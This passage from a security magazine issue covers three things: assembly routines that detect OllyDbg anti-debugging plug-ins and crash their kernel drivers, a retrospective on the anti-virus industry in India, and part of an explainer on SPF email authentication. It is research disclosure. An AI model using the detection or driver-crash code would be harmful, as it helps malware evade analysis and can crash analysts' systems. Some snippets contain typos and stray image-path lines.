Olly Advanced searches up to 256 bytes within the debuggee's kernel32 UnhandledExceptionFilter() function code for an 'FF15' opcode ('CALL' instruction, absolute indirect mode) which points to the ntdll NtQueryInformationProcess() function. If that opcode is found, then *Olly Advanced* continues searching without limit from there for the '0F8C' opcode (long form 'JL' instruction). If that opcode is found, then *Olly Advanced* replaces the branch with an 'E9' opcode ('JMP' instruction). This routine fails on *Windows Vista*, because the call to the ntdll NtQueryInformationProcess() function appears earlier in memory than the kernel32 UnhandledExceptionFilter() function, so it cannot be found. On *Windows 2000*, the branch exists in an entirely different context, and changing it to an unconditional jump can result in the application being terminated.

Olly Advanced can be directed to patch the kernel32 GetTickCount() function to always return 0 as before, or it can hook the debuggee's kernel32 GetTickCount() function by replacing the first five bytes with a relative jump to a dynamically allocated block of memory. That block returns a value that increments once per call to the block.

Olly Advanced has changed the behaviour of the TLS breakpoint code. Now, it sets a breakpoint on the first instruction of the first callback.

Olly Advanced fixes a bug in *OllyDbg* that occurs when it is asked to scan the object files within a region of memory that exists outside of any module. Normally, such a request will cause *OllyDbg* to crash with a NULL pointer access. Of course, this is also partly an error on the user's part.

Olly Advanced overwrites the entire contents of the debuggee's ntdll.dll code section with that of the debugger's ntdll.dll code section. The size of the code section is specified by the VirtualSize field in the SectionHeader. This has the effect of removing any changes that the debuggee might have made in an attempt to prevent a debugger from attaching to the process. However, this technique is detected very easily.

Example code looks like this:

```
push  offset l3
call  GetModuleHandleA
push  offset l4
push  eax
call  GetProcAddress
push  eax
push  esp
push  40h ;PAGE_EXECUTE_READWRITE
push  1
push  eax
xchg  ebx, eax
call  VirtualProtect
mov   b [ebx], 0c3h
push  eax
push  esp
xor   eax, eax
push  eax
```

```
    push  ebx
    push  offset l1
    push  eax
    push  eax
    call  CreateThread
    ...
l1: pop   eax
    pop   eax
l2: cmp   b [eax], 0c3h
    je    l2
    jmp   being_debugged
l3: db    “ntdll”, 0
    ;use a less common API
l4: db    “DbgUserBreakPoint”, 0
```

Olly Advanced installs a driver that makes the RDTSC instruction illegal when called from ring 3. The driver returns the current value of the control registers, then disables the RDTSC instruction and enables the RDPMC instruction when called from ring 3 instead. By default, the RDPMC instruction is illegal when called from ring 3. As a result, the missing exception can be used to infer the presence of the driver.

Example code looks like this:

```
    xor  eax, eax
    push offset l1
    push d fs:[eax]
    mov  fs:[eax], esp
    rdpmc
    jmp  being_debugged
l1: ...
```

Olly Advanced installs a second driver that makes the RDTSC instruction illegal when called from ring 3. The driver intercepts the exception that occurs when the instruction is issued. When the exception occurs, the driver returns a value that increments once per execution of the RDTSC instruction.

The driver is vulnerable to a kernel-mode crash (blue screen) because of a missing check on one of the parameters. The crash occurs if the control code 0x20 is passed with an invalid input buffer pointer.

Example code looks like this:

```
    xor ebx, ebx
    push ebx
    push ebx
    push 3 ;OPEN_EXISTING
    push ebx
    push ebx
    push ebx
    push offset l1
    call CreateFileA
    push ebx
    push ebx
    push ebx
    push ebx
    push ebx
    push ebx
    push 20h
    push eax
    call DeviceIoControl
    ...
l1: db “\\.\ring0”, 0
```

Olly Advanced has added partial support for the heap flags location for *Windows Vista*. Specifically, *Olly Advanced* knows the new location of the Heap->ForceFlags field, but not the new location of the Heap->Flags field.

The author of *Olly Advanced* did not respond to the report.

1.3 OllyDRX

OllyDRX hooks the code in *OllyDbg* that is reached when *OllyDbg* is formatting the kernel32 OutputDebugStringA() string. The patch attempts to replace all ‘%’ characters with ‘ ’ in the message. However, a bug in the routine causes it to miss the last character in the string. This bug is the same as that which exists in *OllyICE*.

OllyDRX changes the options that are used when loading symbols, and then disables the name merging. This avoids several problems with corrupted symbol files, including the dbghelp.dll bug described above. This is the same technique as that used by *Olly's Shadow*.

OllyDRX protects against the public fld bug by altering the value to 9.2233720368547758e+18. That is, the last three digits are removed to keep the value within bounds. This is the same technique as used by *OllyICE*, but the implementation is slightly different. However, as with *OllyICE*, this fix applies only to the positive value. The negative value will still crash *OllyDRX*.

OllyDRX changes the ‘[E]BX’ register string in *OllyDbg* to ‘[X]XX’; it changes many of the ‘CPU’ strings to ‘DRX’; it changes the ‘olly’ strings to ‘derox’; it changes the ‘OllyDbg’ strings to ‘OllXDRX’; and it changes the ‘ODBG’ strings to ‘DRXG’.

1.4 PhantOm

The *PhantOm* plug-in was described in [7]. What follows are the changes from the previous version.

PhantOm has moved the ntdll NtQueryInformationProcess() function hook into its driver.

The kernel32 BlockInput() function bug has been fixed, however the behaviour remains incorrect. *Windows* will not allow the input to be blocked twice, nor will it allow the input to be enabled twice. Thus, if the same state is passed to the function twice, the result should be different.

Example code looks like this:

```
push  1
call  BlockInput
xchg  ebx, eax
push  1
call  BlockInput
xor   ebx, eax
je    being_debugged
```

The *OllyDbg* __fuistq() bug has been fixed in a new way, by replacing the faulting fistp instruction with a fisttp instruction (Floating-point Integer STore with Truncation and Pop). However, this instruction requires a CPU that supports the SSE3 instruction set, otherwise an unsupported opcode exception occurs. *PhantOm* makes no attempt to determine if the instruction is available. This is really not the proper way to solve the problem. As noted in [7], the correct fix would be to change the floating-point exception mask to ignore such errors. This can be achieved by changing the dword at file offset 0xCB338 from 0x1332 to 0x1333, or just by loading that value manually into the control word of the FPU.

PhantOm installs a driver which hooks several functions and exposes an interface that can be used to query certain information. The driver is vulnerable to a kernel-mode crash (blue screen) because of missing checks on the output buffer parameter. A crash occurs if the control code 0x30 is passed with an output buffer that begins in a readable page and ends in a non-readable page. The required number of bytes depends on the contents of the output buffer. The crash occurs because the driver ignores the length of the output buffer and assumes that the buffer is entirely readable, for however many bytes it wants to read. By default, four bytes are always read, in order to determine the requested function (‘ADD’, ‘REM’ (remove), ‘INIT’, or ‘UNHO’ (unhook)). Therefore, the crash can be demonstrated using a buffer that is only one byte large.

Example code looks like this:

```
    xor   ebx, ebx
    push  ebx
    push  ebx
    push  3 ;OPEN_EXISTING
    push  ebx
    push  ebx
    push  ebx
    push  offset l1
    call  CreateFileA
    push  ebx
    push  ebx
    push  1
    push  offset l2
    push  ebx
    push  ebx
    push  30h
    push  eax
    call  DeviceIoControl
    ...
    ;default name, user-configurable
l1: db “\\.\extrem”, 0
l2: db 0 ;place at last byte in page
```

When the ntoskrnl NtQueryInformationProcess() function is called, the hook calls the original ntoskrnl NtQueryInformationProcess() function, and exits if an error occurs, or if the calling process is on the ‘allow’ list. If no error occurs, then the hook checks the ProcessInformationClass parameter. If the ProcessDebugObjectHandle class is specified, then the hook zeroes the handle. If the ProcessDebugFlags class is specified, then the hook sets the flags to true, signifying that no debugger is present.

The hook also checks if the class 0x23 is specified. This appears to be a bug, and most likely code that was copied accidentally from the ntoskrnl NtQuerySystemInformation() function hook. That class has no relevance in the ntoskrnl NtQueryInformationProcess() context, but it does in the ntoskrnl NtQuerySystemInformation() context.

When the ntoskrnl NtQueryInformationThread() function is called, the hook calls the original ntoskrnl NtQueryInformationThread() function, but forgets to check the result. This makes the hook vulnerable to several kernel-mode crashes, such as when the buffer pointer parameter is null.

Example code looks like this:

```
xor   eax, eax
push  eax
push  eax
push  eax
push  eax
push  eax
call  NtQueryInformationThread
```

The hook intercepts attempts to call the ntoskrnl NtQueryInformationThread() function with the ThreadBasicInformation class if the calling process is not on the ‘allow’ list. When the ThreadBasicInformation class is seen, the hook tries to zero the returned information and return an error. However, there are two bugs in that code. The first is that the hook does not check if the

ThreadInformation parameter points to a valid memory address, or that the entire range is writable (the hook uses a hard-coded range value). If either the ThreadInformation pointer is invalid for some reason, or the buffer is too small, then *PhantOm* will cause a kernel-mode crash.

The second bug is that the hook does not check if the ReturnLength parameter points to a valid memory address (only that it is non-zero), or that all four bytes are writable. If either the ReturnLength pointer is invalid for some reason, or the buffer is too small, then *PhantOm* will cause a kernel-mode crash.

When the NtOpenProcess() function is called, the hook checks if the calling process is on the 'allow' list. If it is not on the list, then the hook tries to check if the ClientID parameter matches that of *OllyDbg* or CSRSS.EXE, and then return an error if that is the case. However, there is a bug in that code regarding the validation of the ClientID pointer parameter. The problem is that the hook uses the ntoskrnl MmIsAddressValid() function to check if the page is accessible. This function detects if the address begins within a readable page, but it does not accept any size information, so it can return no information about the page in which the address ends. It is not equivalent to the kernel32 IsBadReadPtr() function. The closest equivalent is the ntoskrnl ProbeForRead() function. As a result, if the pointer begins on a readable page but spans a non-readable page, then *PhantOm* will cause a kernel-mode crash.

Example code looks like this:

```
    xor   eax, eax
    push  offset l1
    push  eax
    push  eax
    push  eax
    call  NtOpenProcess
    ...
l1: db 0 ;place at last byte in page
```

When the NtSetContextThread() function is called, the hook tries to clear the CONTEXT_DEBUG_REGISTERS flag from the ContextFlags field, before completing the call. However, there are two bugs in the code. The first relates to the validation of the VirtualAddress pointer parameter. The problem is that the hook uses the ntoskrnl MmIsAddressValid() function to check if the page is accessible. This function detects if the address exists within a readable page, but the function does not accept any access information, so it can return no information about whether or not the page is writable. It is not equivalent to the kernel32 IsBadWritePtr() function. The closest equivalent is the ntoskrnl ProbeForWrite() function. As a result, if the pointer points into a read-only page, then *PhantOm* will cause a kernel-mode crash.

Example code looks like this:

```
    push offset l1
    push eax
    call NtSetContextThread
    ...
l1: ;in read-only page
```

The second bug is that the hook applies the change without checking the thread handle. The correct behaviour would be to clear the flag only if the thread belongs to the current process.

The ntoskrnl NtSetInformationThread() function hook now checks for a valid handle by calling the ntoskrnl NtQueryObject() function.

When the ntoskrnl NtQueryObject() function is called, the hook calls the original ntoskrnl NtQueryObject() function, and exits if an error occurs, or if the calling process is on the 'allow' list. If no error occurs, then the hook checks the ObjectInformationClass parameter. If the ObjectTypeInformation class is specified, then the hook zeroes the entire buffer. If the ObjectAllTypesInformation class is specified, then the hook finds the DebugObject object and zeroes the TotalNumberOfHandles field.

The routine that is used here was taken from a previous paper [11]. Perhaps as a result of that use, the TotalNumberOfObjects field is left untouched (the code in the previous paper did not examine it, since there was no need), and this fact can be used to detect the presence of *PhantOm*.

Example code looks like this:

```
    xor   ebx, ebx
    push  ebx
    push  esp ;ReturnLength
    ;ObjectInformationlength of 0
    ;to receive required size
    push  ebx
    push  ebx
    ;ObjectAllTypesInformation
    push  3
    pus   ebx
    call  NtQueryObject
    pop   ebp
    push  4 ;PAGE_READWRITE
    push  1000h ;MEM_COMMIT
    push  ebp
    push  ebx
    call  VirtualAlloc
    push  ebx
    ;ObjectInformationLength
    push  ebp
    push  eax
    ;ObjectAllTypesInformation
    push  3
    push  ebx
    xchg  esi, eax
    call  NtQueryObject
    lodsd ;handle count
    xchg  ecx, eax
l1: lodsd ;string lengths
    movzx edx, ax ;length
    ;pointer to TypeName
    lodsd
    xch   esi, eax
    ;sizeof(L”DebugObject”)
    ;avoids superstrings
    ;like “DebugObjective”
    cmp   edx, 16h
    jne   l2
    xchg  ecx, edx
    mov   edi, offset l3
    repe  cmpsb
    xchg  ecx, edx
    jne   l2
    ;TotalNumberOfObjects
    cmp   [eax+4], edx
    jne   being_debugged
    ;point to trailing null
l2: add   esi, edx
    ;round down to dword
    and   esi, -4
    ;skip trailing null
    ;and any alignment bytes
    lodsd
    loop  l1
    ...
l3: dw    “D”,”e”,”b”,”u”,”g”
    dw    “O”,”b”,”j”,”e”,”c”,”t”
```

Note that in *Windows Vista* and later versions, this code will fail because the ntdll NtQueryObject() function on those platforms does not return the required length when called with an empty buffer (specifically, the 32-bit version of *Windows Vista* returns the wrong length, and the 64-bit version of *Windows Vista* returns no length). Instead, it is required to pass a valid initial buffer, and to increase the size of that buffer until the function stops returning an error.

Example *Windows Vista*-compatible code looks like this:

```
    xor   ebx, ebx
    xor   ebp, ebp
    xor   esi, esi
    jmp   l2
l1: push  8000h ;MEM_RELEASE
    push  ebx
    push  esi
    call  VirtualFree
l2: xor   eax, eax
    mov   ah, 10h ;MEM_COMMIT
    add   ebp, eax ;4kb increments
    push  4 ;PAGE_READWRITE
    push  eax
    push  ebp
    pus   ebx
    call  VirtualAlloc
    ;function does not return
    ;required length for this class
    push  ebx
    ;must calculate by brute-force
    push  ebp
    push  eax
    ;ObjectAllTypesInformation
    push  3
    push  ebx
    xchg  esi, eax
    call  NtQueryObject
    ;should check for
    ;STATUS_INFO_LENGTH_MISMATCH
    ;but Vista64-incompatible
    test  eax, eax
    jne   l1
    lodsd ;handle count
    xchg  ecx, eax
l3: lodsd ;string lengths
    movzx edx, ax ;length
    ;pointer to TypeName
    lodsd
    xchg esi, eax
    ;sizeof(L”DebugObject”)
    ;avoids superstrings
    ;like “DebugObjective”
    cmp   edx, 16h
    jne   l4
    xchg  ecx, edx
    mov   edi, offset l5
    repe  cmpsb
    xchg  ecx, edx
    jne   l4
    ;TotalNumberOfObjects
    cmp   [eax+4], edx
    jne   being_debugged
    ;point to trailing null
l4: add   esi, edx
    ;round down to dword
    and   esi, -4
    ;skip trailing null
    ;and any alignment bytes
    lodsd
    loop  l3
    ...
l5: dw    “D”,”e”,”b”,”u”,”g”
    dw    “O”,”b”,”j”,”e”,”c”,”t”
```

As noted above, there is a small problem regarding the status that is returned by the ntdll NtQueryObject() function, which is that on the 64-bit version of *Windows Vista*, a STATUS_ACCESS_VIOLATION is returned if the buffer is too small, instead of a STATUS_INFO_LENGTH_MISMATCH as for all other platforms. This is why the code does not check for an exact status.

When the ntoskrnl NtQuerySystemInformation() function is called, the hook calls the original ntoskrnl NtQuerySystemInformation () function and exits if an error occurs, or if the calling process is on the ‘allow’ list. If no error occurs, then the hook checks the SystemInformationClass parameter. If the SystemProcessInformation class is specified, then the hook searches within the returned process list for all processes with a process ID that matches that of *OllyDbg*. If any are found, then the block adjusts the list to skip those entries, and zeroes their contents.

If the SystemKernelDebuggerInformation class is specified, then the hook zeroes the entire buffer. Unfortunately, the interpretation of the returned information is the reverse of what one might expect. A zero in the second byte means that a debugger is *present*. Further, the kernel alters only two bytes, regardless of the buffer size, but *PhantOm* zeroes the entire buffer according to the BufferLength parameter, thus revealing its presence.

Example code looks like this:

```
    mov   ebx, offset l1
    push  0
    push  3
    push  ebx
    ;SystemKernelDebuggerInformation
    push  23h
    call  NtQuerySystemInformation
    cmp   [ebx+2], al
    je    being_debugged
    ...
l1: db    0, 0, 1
```

If the SystemHandleInformation class is specified, then the hook checks each returned entry for a process ID that matches that of *OllyDbg*. If one is found, the hook replaces that process ID with the process ID of Explorer.exe.

The author of *PhantOm* did not respond to the report.

The next part of this series will look at two more *OllyDbg* plug-ins as well as anti-unpacking tricks that are specific to a range of other debuggers including *HideToolz*, *Obsidian* and *Turbo Debug32*.

The text of this paper was produced without reference to any Microsoft source code or personnel.

REFERENCES

[1] Ferrie, P. Anti-unpacker tricks. http://pferrie.tripod.com/papers/unpackers.pdf.

[2] Ferrie, P. Anti-unpacker tricks – part one. Virus Bulletin, December 2008, p.4. http://www.virusbtn.com/pdf/magazine/2008/200812.pdf.

[3] Ferrie, P. Anti-unpacker tricks – part two. Virus Bulletin, January 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200901.pdf.

[4] Ferrie, P. Anti-unpacker tricks – part three. Virus Bulletin, February 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200902.pdf.

[5] Ferrie, P. Anti-unpacker tricks – part four. Virus Bulletin, March 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200903.pdf.

[6] Ferrie, P. Anti-unpacker tricks – part five. Virus Bulletin, April 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200904.pdf.

[7] Ferrie, P. Anti-unpacker tricks – part six. Virus Bulletin, May 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200905.pdf.

[8] Ferrie, P. Anti-unpacker tricks – part seven. Virus Bulletin, June 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200906.pdf.

[9] Ferrie, P. Anti-unpacker tricks – part eight. Virus Bulletin, May 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201005.pdf.

[10] Ferrie, P. Anti-unpacker tricks – part nine. Virus Bulletin, June 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201006.pdf.

[11] RtlQueryProcessDebugInformation as Anti-Dbg Trick. Evilcodecave’s Weblog. http://evilcodecave.wordpress.com/2009/04/11/rtlqueryprocessdebuginformation-as-anti-dbg-trick/.

FEATURE 1

THE INDIAN SUBCONTINENT: PART II

Andrew Lee
K7 Computing, India

In April 1997, Mr Neville Bulsara wrote an article in *Virus Bulletin* (see *VB*, April 1997, p.16), giving an overview of virus activity in the Indian subcontinent. He ended his interesting article with a series of predictions (always a risky undertaking). Since I have spent the last 18 months working in the geographic area he wrote about, I felt it would be interesting to update his article and to examine where his predictions were borne out, and where they failed to meet reality.

Briefly, his predictions were (paraphrasing):

- The days of viruses are numbered – macro viruses are a threat, but will not continue to be so.
- Many systems in India use MS-DOS, which explains why file viruses are more prevalent than in *Windows*-using countries, but this will change.
- Viruses can be written for all platforms: these will not be a major threat as most are written by people who lack the expertise to write *Windows*-based viruses.
- The Internet is the place to watch as regards potential entry points for viruses.
- Viruses written for *Windows 95* or *NT* are unlikely to get very far, even if they are posted to the Internet – at worst, only systems downloading them will be infected as people do not share *Windows* applications across computers.
- *Excel* spreadsheets are not a threat as they are only of interest within the same organization or industry.
- Over a period of time, the number of viruses that appear will decrease dramatically: this does not mean that there will be no viruses, but that there will be too few to support an industry [*presumably he meant the AV industry*] in its own right.
- Anti-virus will be sold as part of a suite of components as an added ‘throw-in’. Companies recognizing the inevitable will slash their prices long before the collapse, to sell as much as they can while the going is good [*in Mr Bulsara’s opinion this process had already begun*].
- Marketroids will market other products and services, programmers will find other applications to develop, and researchers will find other fields to research.

Mr Bulsara himself hoped to preside over the death of the industry he had helped (at least in his own country) to spawn.

WHAT WAS RIGHT?

Clearly, one thing is true: macro viruses have long ceased to be a serious threat. And, while there is probably some dispute about the usefulness of *Excel* spreadsheets, it is certainly true that they pose no significant threat as a tool for spreading malware misery (despite the misery they no doubt bring as a management tool) – though perhaps we could argue that their use in spear phishing counts.

Bulsara’s prediction that anti-virus would become a relatively insignificant part of a suite is also interesting. In terms of technical investment, anti-virus is probably still the most important component of a security suite, but it is also the one about which customers are most blasé. All anti-virus products are supposed to protect the consumer against all ills that might befall their computer systems, and a few else beside; the differentiators between the products on offer are now typically the ‘add-on’ components – which, if you like, are ‘thrown-in’ with anti-virus suites to provide packages that are more tempting to the customer.

Perhaps most prescient was Bulsara’s prediction that the Internet would become the main entry point for viruses. While the rest of the prediction – that downloading viruses from the Internet would not be a big problem – was incorrect, the obvious truth is that, without the Internet, Bulsara may well have had his wish to preside over the death of the AV industry fulfilled.

WHAT WAS WRONG?

Interestingly, if perhaps a little embarrassingly, in the same issue of *VB*, Eugene Kaspersky provided an analysis of the first *Windows 95*-specific virus, Punch. It puzzles me that a programmer of some talent such as Mr Bulsara could make an assertion that people wouldn’t have the necessary skills to write viruses for *Windows 95* or *NT*. Surely this is a denial of all that he had learnt himself – after all, viruses are just computer programs, and a file infector on *Windows*, while perhaps more complex than on MS-DOS, is no less possible than on any other system (particularly if you only care about execution, and not about trying to preserve the original functionality of the file).

In terms of volume, viruses may never have truly been the 'big hitter' as a proportion of overall malware (let's leave the definitions debate for another time), but in general terms, malware in all its forms is perhaps the defining 'product' of the modern computer age. There are possibly as many maliciously intended binaries in existence as there are legitimate ones – or if not now, there will be in the future. Like spam, malware has become ubiquitous. Certainly, there is enough work to keep several generations of security practitioners and anti-virus researchers busy.

ANTI-VIRUS IS ALIVE AND WELL IN INDIA

At the time of Mr Bulsara's writing, there was a nascent indigenous anti-virus scene in India, and Mr Bulsara was working in it. Indeed, he sold his own anti-virus company in 1995. In 1992, *K7 Computing* was founded, and it has gone on to become one of the most successful companies in Tamil Nadu, last year winning the Exporter of the Year award. Today, India hosts at least four major anti-virus companies, and many more companies working in the security space. Far from seeing 'the end of anti-virus', India has grown in stature as one of the places where a unique combination of a highly educated (and largely English-speaking) workforce, reasonable wage levels and low rental costs have attracted many overseas anti-virus companies to set up operations. It may have been beyond the imagination in 1997, but in 2008 India played host to the 11th AVAR conference, hosted by Indian AV company *Quick Heal*, and sponsored by *K7 Computing* alongside other international vendors.

India is fast becoming one of the most important countries in the world for the IT sector, and anti-malware – as a subset of that industry – is finding India to be no less important. As a land rich in resources, experiencing extraordinary economic growth, it will surely in years to come be a key battleground between malware authors and those of us who try to fight these criminals.

IN CONCLUSION

Perhaps no one could have predicted the rise of the Internet, or indeed the huge uptake of personal computers. At the time Mr Bulsara was writing, DOS was still largely the operating system of choice, and *Windows* – available in version 3.11 and *Windows 95* flavours – was little more than a rudimentary graphical interface on top of DOS. Therefore, the overwhelming majority of viruses were DOS .exe and .com infectors (along with macro viruses), and the volume of new viruses was so small that they could be (and were) listed each month across a couple of pages of *Virus Bulletin* magazine.

Windows 98, released little over a year after Mr Bulsara wrote his article, perhaps truly began the revolution in terms of largely non-technical people starting to use computers in the home, building on the rather shaky *Windows 95* (which only really became usable once the second service pack was released).

Interestingly, it could be argued that 'non-technical' users – particularly in the publishing world – had long been using computers, but they generally preferred the user-friendly Apple Mac platform. This illustrates the flexibility that the *Windows* platform was coming to offer – an ability to use a range of different hardware (therefore to be able to choose a price range appropriate to one's needs), as well as the ability for developers to really 'get inside' the system (a double-edged sword in terms of malware).

It wasn't until the early 2000s when we saw an explosion in criminally exploited malware. The rise of adware and spyware saw the first serious foray into exploiting end-users, and the recent 10-year anniversary of VBS/Loveletter reminds us of the true dawning of social engineering as a widespread tool for spreading malware, and of the rise of successful phishing attacks.

More than anything perhaps, it is worth bearing in mind three basic rules of security:

- Even though something is hard to exploit, someone will probably still exploit it (many people considered it too difficult to write a virus for *Windows NT4*, until Winnt/Infis came along).
- Any computer system powerful enough to run a program can run a program that could be considered malicious – therefore there are no 'un-exploitable' or 'un-virusable' computer systems.
- It is inadvisable to make predictions about the future of security; you will nearly always be wrong.

It is never easy to be a prophet, much less in the modern world where technology changes so quickly, but Mr Bulsara's opening statement still holds true, and I shall use it in my conclusion: 'India [is] a country whose programmers are among the world's best, and one where viruses abound – as does anti-virus software.'

Mr Bulsara subsequently left the anti-virus industry – perhaps truly believing it would fall – and is now a professional photographer and documentary maker working in India; you can see his site at http://www.nevillebulsara.com/nevilleb.htm.

FEATURE 2

WHAT'S THE DEAL WITH SENDER AUTHENTICATION? PART 2

Terry Zink
Microsoft, USA

In the first part of this article (see *VB*, June 2010, p.7), we introduced the concepts of SMTP, Internet headers, how spammers will try to spoof headers and how I want to hear from my friend Tony who has moved from Seattle to Sacramento. I also want to ensure that messages that come from Tony are not being faked by someone else.

Suppose before he left, Tony told me he would only send mail to me from Sacramento. If he travels out of state, he won't send me any mail until he gets home. This way, if I ever get a letter from Tony, I only need to check to see where it came from (assume that the US Post Office stamps the letter with the city from which it originated). If it's from Sacramento (indeed, if it's Tony's exact address) then I know it came from him.

SPF

We saw previously that receivers of email can use public DNS to look up the IP address corresponding to the sending domain and check to see if the sending IP matches it. They can also check to see if the reverse DNS record of the sending IP matches the envelope sender.

This is all based on guesswork. The Sender Policy Framework, or SPF, is an open standard that allows senders to define *explicitly* which IP addresses are allowed to send mail for a domain under their control. SPF is an authentication technology that uses sending domains and sending IP addresses to make decisions about authenticity.

In addition, one of the weaknesses of SMTP is that the sender can assign any email address as the Envelope sender and specify any other email address as the sender in the message headers. Thus, if a message gets past your spam filter and hits your inbox, you might be led to believe that the message is from someone who, in fact, did not send it. Most of today's spam carries fake email addresses.

The current version of SPF – called SPFv1 or SPF Classic – protects the Envelope sender address, which is used for the delivery of messages. SPF allows an organization to specify where it will send mail from, and what receivers should do with the mail if they get a message purporting to be from them, but which doesn't come from the IP addresses the organization has specified.

I should point out that when I say that SPF can authenticate a sender, what I mean is that it can validate that the email is sent from an IP address that the domain says is allowed to send mail. It does not necessarily follow that the user is authenticated. There are still cases where authenticated email can be malicious. An example is the case where a user's credentials have been compromised and the thief uses that user's account to send unwanted mail. Another example is the case of a computer being infected with a botnet and sending spam. In both cases, the mail will flow out from the proper mail server IPs and will be validated, but the user is not authenticated. For the purposes of our discussion, however, we will ignore such cases.

HOW DO WE PERFORM AN SPF CHECK?

So how do we perform SPF checks in real life?

The SPF check is performed by the *receiver*. However, first the sender must publish their SPF records in DNS in the TXT record. The domain owner figures out all of the IP addresses that they know they send mail from and publishes this list in DNS. If the domain owner owns a block of IP addresses, that's what they publish. The syntax is as follows[1]:

<version> <permitted sender> <mechanism>

1. The version is the version of SPF. For most domains, this is v=spf1.
2. The permitted sender is the list of records detailing who is allowed to send mail for the domain. These may be IP addresses, the A-record (i.e. look up the A-record for the sending domain), the MX-record (i.e. look up the MX-record for the sending domain), or it may redirect to another domain's SPF record.
3. The mechanism specifies what to do with mail sent from IP addresses that do not fall into the range detailed in the permitted sender list. There are four qualifiers:

'+'	Pass
'-'	Hard fail
'~'	Soft fail
'?'	Neutral

   The default mechanism is pass.

If the US Post Office had SPF records, then Tony's SPF record might look like this:

```
v=USPostOffice2010 city:sacramento -all
```

From this, I can see that Tony only sends his letters from Sacramento. Only Tony is allowed to publish these post office SPF records. I should toss out anything that claims

[1] This is a simplified summary, for the full details see http://www.openspf.org/.


to come from him that does not come from Sacramento because the '-all' indicates a hard fail. If I didn't have Tony's SPF record memorized, whenever I received a letter from anyone I'd have to phone up the US Post Office and ask for the SPF record. Of course, no such thing exists as US Post Office SPF records.

For microsoft.com, the SPF record is the following (snipped for clarity):


```
v=spf1 mx include:_spf-a.microsoft.com ~all
```

Larger organizations tend to have larger SPF records. Basically, this one states that any IP listed in the ip4 headings, and any IP listed in the SPF records for _spf-a.microsoft.com is a legitimate sender for microsoft.com. If any mail claiming to be from microsoft.com is sent from an IP range outside of those, it is a soft fail. Soft fails are interesting, as we will see later.

When a receiver gets a message, they check the SPF record of the domain in the envelope sender. They then check to see if the sending IP is listed in the SPF record. If so, the result is a pass. If not, the result is a fail.


1. Publish IPs in public DNS
3. Is the sending IP in tony.net's SPF record?
4. Yes/No
2. Send email
From: tony@tony.net
To: terry@tzink.com

SPF checks should be performed on the IP connecting into your organization. In other words, an email can take multiple hops to get to you, but you should perform an SPF check on the last hop before it reached you.



In the above diagram, the box represents a single organization. The email bounces around a few times, but IP 3 is the publicly facing IP and that is the one on which an SPF check is performed. While in this case, IP 1 and IP 2 may be internal IPs[2], they could also be publicly facing IPs.

So why perform an SPF check on IP 3? There are two major reasons:

1. We saw in the last article that as each Mail Transfer Agent (MTA) passes the message along, it stamps a Received header on the message. In the above diagram, the Receiver stamped that it received the message from IP 3. The previous two MTAs also each stamped their own Received headers, receiving the message from MTAs 1 and 2, stamping IP 1 and 2, respectively. However, the Receiver has no way of validating whether these were stamped legitimately or if IP 3 stamped them all without them actually having gone through those relays. In other words, other than the one it stamped itself, the Receiver cannot tell whether any of the headers are valid or spoofed.
2. IPs that are internal are defined by RFC 1918. These are IPs in the range 192.168.0.0/16, 172.16.0.0/12, and 10.0.0.0/8. These are reused privately by organizations everywhere. They are not unique. In order for an SPF check to be useful, each organization must have its own set of unique IP addresses. If a receiver were to crawl through headers and end up with an IP in those IP ranges, then that would not be useful since they are used by different organizations all across the Internet.

PASSES AND FAILURES

Besides looking up the SPF records for the sending domain, comparing it to the transmitting IP and returning a pass or a fail, there are other possible results for the SPF check:

1. *SPF hard fail* – the transmitting IP is not permitted to send mail for that domain. This is used for domains that have knowledge of all of the outbound mail servers they might send from. If you know exactly where you're sending from and who can send as you, SPF hard fail is the option you should let others know that you are using. A financial institution would be a good candidate for issuing SPF hard fail in its SPF records.
2. *SPF soft fail* – the transmitting IP does not meet a domain's strict definition of legitimacy, but the domain cannot definitively classify the message as a forgery. Organizations that use this do not have all of their senders under their control.
3. *SPF pass* – the transmitting IP is permitted to send mail for that domain. If a sending mail passes an SPF check, then you know that the mail truly came from that domain.

[2] Internal IP, as defined in RFC 1918.

4. *SPF none* – the domain does not publish SPF records. SPF is not required by SMTP, but its use is considered a best practice.
5. *SPF neutral* – the sending IP is outside of the domain's SPF record, but the mail should be treated as if it had no SPF record. An example is forwarded mail – *Gmail* has an SPF neutral in its SPF record, but without it users would not be able to forward mail (i.e. from one account to the other) without incurring an SPF failure.
6. *SPF error* – the mail server received an error when looking up a domain's SPF record.
7. *SPF unknown* – the mail server could not look up the domain's SPF record, possibly because the domain's SPF record is configured incorrectly.

WHAT SHOULD WE DO WITH THE RESULTS OF AN SPF CHECK?

Okay. So now we've got our mail and we've done an SPF check and got the result. What do we do with the mail?

What you *could* do with an SPF pass

If a sender passes the validation checks you can identify with confidence who is sending the message. However, a receiver should never assume that simply because someone has identified themselves, they can elevate that user's level of trust.

If I get a letter from Tony in Sacramento that has been verified by the post office, I should trust that letter because I want to hear from Tony. If I get a letter from Bill in St. Louis that has been verified by the post office, I still have no reason to trust it, because I don't know anyone named Bill. Bill gets no special treatment.

